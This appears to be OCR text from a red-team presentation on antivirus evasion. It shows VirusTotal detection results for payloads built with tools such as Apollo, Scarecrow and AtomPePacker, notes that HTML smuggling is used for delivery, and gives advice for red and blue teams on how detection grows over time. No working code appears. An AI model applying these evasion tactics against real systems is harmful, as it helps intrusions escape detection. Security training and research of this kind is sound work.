
https://www.virustotal.com/gui/file/4d1d79beb20bf042c364a2d6293a754d220757914c519de4fd46e722374c3eb6

Athena

Does anyone want to guess?

(Hint: It’s between 1 and 10)

Athena




Google	Detected	Sophos	ATK/Athena-B
Zillya	Trojan.Injuke.Win32.25023	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
CMC	Undetected	Comodo	Undetected
CrowdStrike Falcon	Undetected	Cybereason	Undetected
Cylance	Undetected	Cynet	Undetected

https://www.virustotal.com/gui/file/d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067

Planning Actions

» Don’t only test that the **payload is undetectable and successfully run**, but also if the **actions** you want to perform are undetectable

» Example: Although we bypassed the AV with **Apollo + Scarecrow** we were detected **~20 hours later** for running **Mimikatz**



Full Attack:
Valid Payload + HTML Smuggling


Video Time

Detection Over Time and Community Response

Detection Over Time


- Detection is not linear but **increases** over time
- As **RED**, if you care about the malware you are using:
  - Always **Clean Up** after yourself
  - Do not upload malware samples online (e.g. VirusTotal, MetaDefender, etc.)
- As **BLUE**:
  - Try to obtain a copy of the file before malicious “Clean Up”
  - Double check that it does not contain **sensitive information** (e.g. internal hostnames, users, passwords, emails, etc.) before uploading the sample online (e.g. VirusTotal, MetaDefender, etc.)

Apollo + Scarecrow (1 day later) – Initially 23




https://www.virustotal.com/gui/file/07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53

Apollo + Scarecrow + AtomPePacker (1 day later) – Initially 26



https://www.virustotal.com/gui/file/4d1d79beb20bf042c364a2d6293a754d220757914c519de4fd46e722374c3eb6

